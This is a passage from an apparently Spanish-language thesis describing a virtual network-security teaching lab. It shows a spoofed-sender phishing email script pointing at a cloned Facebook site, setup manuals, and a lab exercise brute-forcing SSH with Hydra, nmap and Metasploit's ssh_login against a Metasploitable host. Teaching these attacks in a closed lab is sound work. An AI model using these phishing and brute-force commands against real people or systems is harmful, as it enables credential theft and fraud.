

Figura 2.35 Recepción de Correo en un Ataque de Ingeniería Social

En la Figura 2.35 se aprecia la recepción de correo que aparenta ser de una empresa de telecomunicaciones en este caso.

- Al abrir el mensaje en el cuerpo del correo electrónico se encuentra el enlace que dirige a un sitio web clonado.

Figura 2.36 Mensaje que contiene *Link* que dirige al sitio web suplantado

- Al dar clic en el enlace del correo se observa que se carga una página muy parecida a la del sitio web suplantado.

Ataque de Ingeniería Social por medio de un link embebido en un mensaje de correo

Como se puede apreciar en la sección anterior, la víctima al ver el contenido del correo, se encuentra con un *link* que hace referencia a la dirección IP del atacante, lo que puede hacer dudar a la víctima en revisar en el contenido del mismo.

Por lo que en esta sección se utiliza un *script* para el envío de correo con origen suplantado, de tal forma que se adjunte un archivo HTML[20] en el cual se encuentre un *link* embebido que hace referencia al sitio web suplantado.

Al igual que la sección anterior, se realiza la Implementación de *Phishing*, para así clonar un sitio web y suplantar un sitio un registro DNS, para luego solicitar información por medio de un mensaje de correo electrónico; cabe indicar que el envío de correo electrónico es una de las tantas técnicas de ingeniería social que existen actualmente.

---

[20] HTML (*Hiper Text Markup Lenguaje*): es el lenguaje utilizado en el desarrollo de páginas web. Está compuesto por etiquetas que el explorador web interpreta.

Por lo que se ejecuta el *script* de la Figura 2.37 para el envío del correo con origen suplantado. Al igual que en el caso anterior el *script* solicita una dirección de remitente (puede ser cualquiera), dirección de destinatario (la de la víctima), el asunto y el contenido del mensaje.

```
root@att1:~/Correo# ./script_correolink.py
[-] Ingrese email falso: admin@facebook.com
[-] Ingrese email del destinatario: sofia@example.ec
[-] Ingrese el asunto del correo: Actualizar Datos
[-] Ingrese el cuerpo del correo: Querido Usuario, nuestra
red social ha entado en una etapa de actualización de
información, por lo que le rogamos ver el archivo adjunto
para actualizar sus datos.
```

Figura 2.37 Información solicitada por el *script* para el envío de correo en un ataque de ingeniería social con *link* embebido en el mensaje de correo

En este caso, la parte fundamental del *script* es la siguiente:

```
<html>
   <A HREF="http://www.facebook.com">Al ingresar este
link sus datos se actualizaran</A>
</html>
msg.attach(MIMEText(html,'html'))
```

Segmento de código 2.19 Referencia a sitio web suplantado en archivo HTML (*link* embebido)

En la parte de código se puede observar que se indica la URL del sitio suplantado en la etiqueta del código HTML, de tal forma que no es necesaria ingresar una URL en el mensaje de correo.

Pruebas y Evaluación del Ataque de Ingeniería Social por medio de un link embebido

- Para verificar la recepción del mensaje de correo, en el escenario planteado, la víctima debe acceder al servicio *webmail*, usando un navegador, apuntando a la dirección IP del *gateway,* en el contexto *squirrelmail* (http://10.1.100.1/squirrelmail) y utilizando las credenciales de acceso indicadas en la Tabla 2.7.

  En la Figura 2.38 se aprecia la recepción de correo que aparenta ser de una red social en este caso.



Figura 2.38 Recepción de Correo en un Ataque de Ingeniería Social con un archivo HTML adjunto

- Al abrir el mensaje en el cuerpo del correo electrónico se encuentra el archivo HTML y en su contenido el enlace que dirige a un sitio web clonado.

Figura 2.39 Archivo HTML que contiene *link* embebido

- En la Figura 2.39 al dar clic en la opción *view* se despliega una ventana con un *link* que lleva a la víctima a un sitio web suplantado.



Figura 2.40 *Link* embebido que dirige a sitio web suplantado

- Al dar clic en el *link* se observa que se carga una página muy parecida a la del sitio web suplantado.



Figura 2.41 Acceso de *login* a la página web clonada

En la Figura 2.41 se aprecia la página web que se suplanto con anterioridad en este caso (http://www.facebook.com)

CAPÍTULO III

3 DESARROLLO DE PRÁCTICAS DE LABORATORIO Y MANUALES DE USO DEL PROTOTIPO

3.1 MANUALES DE USO DEL PROTOTIPO

A continuación se describen algunos procedimientos necesarios para la instalación y uso del prototipo. Ya que en un entorno de prácticas de laboratorio participan varios tipos de usuarios, estos procedimientos se enfocan a las tareas de un ayudante de laboratorio y del profesor con respecto al prototipo.

3.1.1 MANUAL PARA AYUDANTE DE LABORATORIO

Comúnmente, un ayudante de laboratorio tendrá que instalar el prototipo en un servidor para que pueda ser utilizado por el profesor y los estudiantes. Dependiendo del número de escenarios a ejecutarse simultáneamente, el servidor necesitará ciertos recursos.

Un escenario generalmente, consume 1GB de la memoria RAM del servidor e independientemente del número de escenarios a desplegarse se ocupa alrededor de 10GB en disco duro para guardar los *root filesystem* y los archivos XML.

Por lo que el servidor para desplegar 10 escenarios debe tener un mínimo de 12GB de memoria RAM (10 GB para uso de los escenarios y 2GB para uso del servidor) y 10 GB en espacio de disco duro.

Para empezar, los requisitos necesarios para hacer funcionar el prototipo son la instalación del sistema operativo Ubuntu 14.04 (versión más estable actualmente) y conexión a Internet.

Cabe indicar que al instalar el sistema operativo se recomienda crear el usuario **`tesis`**, ya que es en donde se realizará la instalación del prototipo.

Además, es muy importante actualizar el sistema operativo e instalar librerías (de uso del *script* para la interfaz de gestión del usuario) necesarias para el funcionamiento del entorno de virtualización y de la interfaz de gestión de los escenarios (si no se reliza la instalación de estos paquetes el *script* no se ejecutara.)

Para esto se puede utilizar los siguientes comandos:

```
$sudo su
#apt-get update
#apt-get upgrade
#apt-get install python-netifaces
#apt-get install python-pip
#apt-get build-dep python-netifaces --upgrade
#pip install netifaces
#apt-get install python-setuptools
#easy_install netaddr
```

Segmento de código 3.1 Comandos para descargar librerías necesarias para la ejecución la interfaz de gestión de escenarios

Luego, en el servidor ya con el sistema operativo instalado y actualizado, se recomienda copiar el directorio *ScriptsTesis* dentro del directorio /home/tesis/Documentos (es posible escoger una ruta distinta) del sistema de archivos. La carpeta *ScriptTesis* contiene toda la información necesaria para instalar el entorno de virtualización (VNX) y los escenarios correspondientes.

Ahora es necesario agregar permisos de ejecución a los scripts que se utilizarán para la instalación y configuración del prototipo. Puede utilizar los siguientes comandos:

```
$sudo su
#cd /home/tesis/Documentos/ScriptsTesis/Correo
#chmod +x script*
#cd
/home/tesis/Documentos/ScriptsTesis/DenegacionServicio
#chmod +x Dos.py
#cd /home/tesis/Documentos/ScriptsTesis/script_nat
#chmod +x nat*
```

Segmento de código 3.2 Comandos para habilitar permisos de ejecución en los scripts utilizados en las prácticas

Con el fin de instalar el entorno de virtualización, ejecutar el *script* prototipo_lab.py que se encuentra en el directorio que acaba de copiar.

Para ello, puede ejecutar los siguientes comandos:

```
#cd /home/tesis/Documentos/ScriptsTesis
#sudo ./prototipo_lab.py
```

Segmento de código 3.3 Comandos para ejecutar *script prototipo_lab*

Instale el entorno de virtualización desde la interfaz de gestión que se despliega al ejecutar el *script* anterior. Escoja la opción **a.**, cabe recordar que el proceso de instalación requiere conexión a Internet.

Una vez que se ha instalado el entorno de virtualización, escoja la opción **b.** con el fin de configurar la interfaz del servidor para permitir la conexión de la red física de laboratorio a los escenarios (Interfaz Puente).

Al seleccionar la opción **b.**, se le solicitará una dirección IP ocupada en la red de laboratorio, con el fin de validar la conectividad local y externa del servidor.

```
[***] Elegir una opción: b
[-] Prueba de conectividad local
[***] Ingrese dirección IP ocupada de laboratorio:
172.31.38.251
[*][*][*]
[*][*][*]
[-] Prueba de conectividad local exitosa
[-] Prueba de conectividad a Internet
[*][*][*]
[*][*][*]
[-] Prueba de conectividad a Internet exitosa
```

Figura 3.1 Configuración de la red (Interfaz Puente), resultado de la prueba de conectividad local

Luego, durante la configuración de la red del prototipo, se le solicitará la dirección IP que tendrá el servidor, la misma que debe estar libre en la red de laboratorio, posteriormente se solicita la máscara de subred, *gateway* y dirección DNS. Para por último reiniciar el equipo automáticamente.

```
[***] Ingrese dirección IP de puente: 172.31.38.17
[-] Validando si dirección IP se encuentra libre
[*][*][*]
[*][*][*]
[*][*][*]
[-] Dirección IP se encuentra libre
[***] Ingrese Mascara de subred: 255.255.254.0
[***] Ingrese gateway: 172.31.38.251
[***] Ingrese DNS: 172.31.4.2
```

Figura 3.2 Configuración de la red, direccionamiento interfaz de red

3.1.1.1 Proceso para grabar cambios permanentes en un *Root Filesystem*

Un *root filesystem* es el disco duro (con un sistema operativo instalado) para una máquina virtual que es parte del escenario a desplegarse por VNX. En el caso de que tenga la necesidad de realizar un cambio que sea permanente en el *root filesystem* realice el siguiente paso:

- En el directorio /usr/share/vnx/filesystem utilice el comando **`vnx --modify-rootfs`** con los siguientes parámetros: memoria RAM que tendrá la máquina virtual el momento de realizar los cambios, números de CPU y arquitectura del sistema operativo del *root filesystem*, como se ve en el ejemplo del código 3.6

```
#sudo vnx --modify-rootfs vnx_rootfs_kvm_ubuntu64.qcow2
 --mem 512M --vcpu 4 --arch x86_64
```

Segmento de código 3.4 Comando de VNX para modificar un *root filesystem* permanentemente

Se puede encontrar otro ejemplo del proceso de modificación de un *root filesystem* en [27].

3.1.2 MANUAL PARA PROFESOR

El rol del profesor con respecto a las prácticas de laboratorio es el de guiar a los estudiantes en la utilización del prototipo. Además, el profesor iniciará, en función del número de grupos de trabajo, los escenarios virtualizados donde trabajarán los estudiantes.

Para eso último, el profesor debe ejecutar el *script* prototipo_lab.py para iniciar la interfaz de gestión que se encuentra en el directorio /home/tesis/Documentos/ScriptTesis. Para ejecutar el script, puede utilizar el siguiente comando:

```
#sudo ./prototipo_lab.py
```

Segmento de código 3.5 Comando para ejecutar interfaz de gestión de escenarios

En el terminal se despliega la interfaz de gestión de escenarios, con las opciones que se indicaron en la sección 2.5.3

```
[-] Menú de opciones:
    a. Instalar VNX
    b. Configuración interfaz de red
    c. Ejecutar escenarios
    d. Destruir escenarios
    e. Salir
[***] Elegir una opción:
```

Figura 3.3 Interfaz de gestión de escenarios

Con el objetivo de ejecutar los escenarios en los que trabajarán los estudiantes, seleccionar la opción **c.**

Indique el número de escenarios que desea ejecutar, se despliega la dirección de la red física a la que se conectarán los escenarios a través del *gateway* y la máscara de red, se solicita la dirección IP inicial del rango que se utilizará para las interfaces de salida de la máquina *gateway*.

```
[***] Elegir una opción: c
[***] Ingresar el número de escenarios a ejecutarse
simultáneamente
[***] Rango de elección entre 1 a 6: 3
[-] La dirección de red es: 172.31.38.0
[-] La máscara de subred es: 255.255.254.0
[***] Ingresar IP inicial que se encuentre en la red
indicada: 172.31.38.150
```

Figura 3.4 Creación de escenarios, selección de número de grupos a crearse simultáneamente

Cuando los escenarios se crean, se despliegan mensajes de notificación indicando la dirección IP externa de la máquina *gateway* que servirá como acceso a los distintos escenarios de red de los grupos.

Cabe indicar que la dirección IP externa inicial solo se ingresa una sola vez por parte del ayudante de laboratorio, dado el caso las direcciones IP externas de los demás grupos se asignan dinámicamente, siendo estas direcciones IP contiguas a la dirección IP externa inicial.

```
[-] Validando si direcciones IP se encuentran Libres
[*][*][*]
[-] Direcciones IP se encuentran Libres
[-] Creando escenario grupo1
[*][*][*]
[-] Creando escenario grupo2
[*][*][*]
[-] Creando escenario grupo3
[*][*][*]
[-] La dirección IP de acceso grupo1 es: 172.31.38.150
[-] La dirección IP de acceso grupo2 es: 172.31.38.151
[-] La dirección IP de acceso grupo3 es: 172.31.38.152
```

Figura 3.5 Creación de escenarios simultáneos y asignación de dirección IP de acceso a cada grupo

Para que los estudiantes puedan acceder a las máquinas virtuales desde las máquinas físicas asignadas en el laboratorio, es necesario habilitar una ruta estática en los equipos de laboratorio. Para ello, abra la línea de comandos de Windows (cmd) con permisos de Administrador y ejecute el siguiente comando:

```
>route add 10.1.0.0 mask 255.255.255.0 [dirección IP de
acceso al grupo respectivo]
```

Segmento de código 3.6 Comando para habilitar ruta estática en máquinas de laboratorio para acceso a las máquinas virtuales

Esto creará una ruta hacia la red interna del escenario respectivo que le permitirá conectarse directamente a cualquier máquina virtual.

Para acceder remotamente a las máquinas virtuales de cada escenario e iniciar remotamente aplicaciones gráficas de las máquinas virtuales que se desplieguen en las máquinas físicas de laboratorio se combina el uso de los programas Xming y Putty. Para ello, inicie la aplicación Xming. Después, inicie Putty (doble clic en el icono que se encuentra en el escritorio).

Para que Xming y Putty puedan trabajar en conjunto se siguen los siguientes pasos:

- En la parte izquierda de la ventana de Putty, abra el menú desplegable *Connection* y luego SSH.

- Escoja la opción X11 y en la parte derecha de la ventana habilite la opción "*Enable X11 forwarding*". En el cuadro de texto *X display location* escribir: *localhost:0*, como se puede ver en la Figura 3.6



Figura 3.6 Configuración de Putty, para trabajar con Xming

- Para acceder remotamente a las máquinas virtuales usando SSH, en la parte izquierda de la venta escoja la opción *Session.*
- En la parte derecha de la venta escoja SSH y en el cuadro de texto *Host Name* (*or IP address*) ingrese la dirección IP de la máquina virtual a la que se desea acceder, como se puede ver en la Figura 3.7



Figura 3.7 Acceso remoto vía SSH, utilizando Putty

Si desea ejecutar remotamente una aplicación gráfica que se despliegue localmente, luego de autenticarse con Putty en la máquina remota, ejecute el comando que inicia

la aplicación gráfica, como por ejemplo *wireshark* o f*irefox*. Esta aplicación ejecutada remotamente se desplegará de manera gráfica en su máquina local.

Cuando la práctica de laboratorio haya terminado, será necesario terminar los escenarios. Para ello seleccione la opción **d.** del menú de la interfaz de gestión.

```
[***] Elegir una opción: d
     d.1 Destruir todos los escenarios
     d.2 Restablecer uno de los escenarios
[***] Elegir una sub-opción: d.1
```

Figura 3.8 Destrucción de escenarios, opciones de submenú

En el submenú que se despliega puede escoger destruir todos los escenarios activos o reiniciar uno de los escenarios. Al escoger la opción **d.1** se destruye todos los escenarios que se encuentren creados.

```
[***] Elegir una opción: d.1
[-] Destruyendo escenario grupo1
[-] Destruyendo escenario grupo2
[-] Destruyendo escenario grupo3
```

Figura 3.9 Destrucción de escenarios

En el caso de escoger la opción **d.2** se entra al proceso de restablecimiento de un escenario, proceso que consiste en la destrucción e inmediato restablecimiento de un escenario.

Para esto, se debe especificar el número de escenario a eliminar y la dirección IP de acceso del grupo.

```
[***] Elegir una opción: d.2
[***]Por favor ingrese el número del escenario a
restablecer: 3
[-] Destruyendo escenario grupo3
[-] Proceso de restablecimiento de escenario
[-] La dirección de red es: 172.31.38.0
[-] La máscara de subred es: 255.255.254.0
[***]Ingresar IP de acceso: 172.31.38.152
[-] Restableciendo el escenario
```

Figura 3.10 Destrucción de escenarios y proceso de restablecimiento de un escenario específico

Por último se escoge la opción **e.**, para terminar la ejecución de la interfaz de gestión de escenarios, al apagar el servidor las configuraciones de red se restablecerán.

3.2 PRÁCTICAS DE LABORATORIO

A continuación se pone a disposición del lector un conjunto de cuatro prácticas de laboratorio en base al esquema de red planteado en la Figura 3.3. Las instrucciones de cada práctica intentan recrear distintos ataques sobre esta infraestructura de red. Además, se describirá de manera breve algunas configuraciones que se utilizan en la mayoría de las prácticas, para que estas sean utilizadas como instrucciones.



Figura 3.11 Escenario Base para cada grupo de trabajo

Para acceder a cada escenario virtual desde la red física del laboratorio, el estudiante o grupo de estudiantes podrán usar las herramientas de acceso remoto Putty o Xming desde las computadoras asignadas.

Para el *login* remoto y uso de línea de comandos en las máquinas del escenario se recomienda usar Putty. Para ello, solo se requiere indicar la dirección IP de la máquina virtual remota.

La herramienta Xming se puede utilizar para la ejecución remota de aplicaciones gráficas en las máquinas del escenario virtual. Por ejemplo será necesario ejecutar *wireshark* o el navegador Firefox de las máquinas virtuales pero que sus interfaces se visualicen (remotamente) en el computador asignado al estudiante ya que las máquinas virtuales no disponen de interfaz gráfica habilitada. Para desplegar remotamente aplicaciones gráficas de las máquinas virtuales de cada escenario se debe iniciar la aplicación Xming en la computadora asignada al estudiante (doble clic

en un icono con forma de X cerca del reloj en la barra de tareas). Luego, se debe iniciar Putty y habilitar la opción "*Enable X11 forwarding*", para el servicio SSH, como se observa en la Figura 3.12.



Figura 3.12 Configuración de Putty para trabajar con Xming

Las direcciones IP de las máquinas de los escenarios se indican en la Tabla 3.1.

Máquina Virtual	Dirección IP
Atacante	10.1.100.21
Víctima	10.1.100.61
Gateway	10.1.100.1

Tabla 3.1 Direccionamiento asignado en el Escenario

En la Tabla 3.2 se muestran las credenciales de autenticación que necesitará el usuario para acceder remotamente (vía SSH) a cada máquina del escenario base. Se debe indicar que los usuarios que acceden remotamente a las máquinas atacante y *gateway* son el usuario *root* mientras que el acceso remoto a la máquina víctima se lo realiza con el usuario *msfadmin*.

Ya que los cambios no se guardan de forma permanente en las máquinas virtuales, se procedió a dar el acceso a los estudiantes con las credenciales de un usuario *root*; una vez que la práctica termine y se despliegue nuevamente los escenarios de red, los

cambios realizados con anterioridad no se encontraran en las respectivas máquinas virtuales.

Máquina Virtual	Nombre de Usuario	Contraseña
Atacante	*root*	xxxx
Gateway	*root*	xxxx
Víctima	*msfadmin*	*msfadmin*

Tabla 3.2 Credenciales de autenticación de las máquinas virtuales

En la mayoría de las prácticas de laboratorio se hace uso de la aplicación (gráfica) W*ireshark*, para capturar tráfico (usualmente desde el atacante hacia la víctima) para su posterior análisis.

Para mayor facilidad de análisis, se recomienda usar la opción Statics→*Flow Graph* que provee una visualización más amigable del flujo de tráfico entre dos máquinas.



Figura 3.13 Menú *Flow Graph* para visualizar flujo de tráfico

En la Figura 3.13 se observa las opciones que tiene *Flow Graph* para visualizar flujo de tráfico, al momento de presionar el botón OK, se desplegará el flujo de tráfico que se capturó.

3.2.1 PRÁCTICA 1: ATAQUE DE FUERZA BRUTA

3.2.1.1 Objetivo

Implementar y analizar ataques de fuerza bruta para encontrar la contraseña de un usuario en un servicio determinado.

3.2.1.2 Descripción

En la Figura 3.14 se puede observar el escenario de red en el que se pretende generar el ataque de fuerza bruta desde la máquina atacante hacia la máquina víctima haciendo uso de las herramientas *Hydra* y *Exploit* habilitadas en la máquina atacante.



Figura 3.14 Esquema de Ataque de Fuerza Bruta

Hydra es una herramienta de código abierto que ayuda a un atacante a descubrir la contraseña de un usuario en un servicio mediante un ataque de fuerza bruta. También se utilizará un *exploit* de la plataforma *Metasploit* para ejecutar la demostración del ataque de fuerza bruta.

3.2.1.3 Instrucciones de la Práctica

Ataque de fuerza bruta a servicio SSH utilizando Hydra

- Acceda remotamente a la máquina del atacante.
- Vaya al directorio /root/DiccionariosFuerzaBruta y analice el contenido de los archivos que se encuentran en este directorio. ¿Lucen cómo diccionarios?
- Con el objetivo de capturar el tráfico generado durante el ataque de fuerza bruta, desde su máquina física, inicie remotamente la aplicación (gráfica) w*ireshark* en la máquina del atacante de su escenario.
- Desde la consola del atacante, verifique los servicios de red publicados en la máquina de la víctima. Para ello puede utilizar el siguiente comando:

```
#nmap -sV -p0-65535 10.1.100.61
```

Segmento de código 3.7 Comando para verificar servicios publicados en la máquina víctima

¿Está funcionando el servicio SSH en la máquina de la víctima?

- Inicie un ataque de fuerza bruta que intente averiguar las contraseñas de acceso de un usuario en el servicio SSH de la máquina de la víctima. Pruebe determinar la contraseña del usuario *msfadmin*, utilizando la herramienta *Hydra* con el comando siguiente:

```
# hydra -l msfadmin -P passwords.txt 10.1.100.61 ssh
-vV -f
```

Segmento de código 3.8 Comando para iniciar ataque de fuerza bruta al servicio SSH utilizando *Hydra*

¿Qué observa en la salida del comando anterior? ¿Tuvo éxito el ataque? Si es así, ¿cuál es la contraseña del usuario *msfadmin*? Pruebe conectándose remotamente a la víctima con esa contraseña.

- Utilizando un editor de texto, busque la palabra *msfadmin* en el archivo de diccionario *passwords.txt*, ¿se encuentra ahí?
- Detenga la captura de tráfico en la herramienta w*ireshark.* Describa el flujo de este tráfico generado por el ataque. Use para ello la opción *FlowGraph*.
- Acceda remotamente a la máquina víctima.

  Verifique los intentos de autenticación generados por el ataque en el archivo de *log* de la víctima que registra estos eventos. Utilice para ello el siguiente comando:

```
$tail -500 /var/log/auth.log | grep sshd
```

Segmento de código 3.9 Comando para la revisión de *log* de autenticación de la víctima después de un Ataque de Fuerza Bruta utilizando *Hydra*

Ataque de fuerza bruta a servicio SSH utilizando un exploit.

- Acceda remotamente a la máquina del atacante.

  Desde la consola del atacante, verifique los servicios de red publicados en la máquina de la víctima.

  Para ello puede utilizar el siguiente comando:

```
#nmap -sV -p0-65535 10.1.100.61
```

Segmento de código 3.10 Comando para verificar servicios publicados en la máquina víctima

¿Está funcionando el servicio SSH en la máquina de la víctima? ¿Cuál es la versión de SSH configurada en la víctima?

- Investigue en Internet que *exploit* puede utilizar para atacar la versión del servicio SSH vulnerable de la víctima.
- Se recomienda hacer uso del *exploit ssh_login*, de la plataforma *Metasploit*. Para esto ejecuta el comando **`mfsconsole`** desde la máquina del atacante Y luego seleccione el *exploit ssh_login* que se utilizará para el ataque, usando el siguiente comando en la consola de Metasploit:

```
msf > use auxiliary/scanner/ssh/ssh_login
```

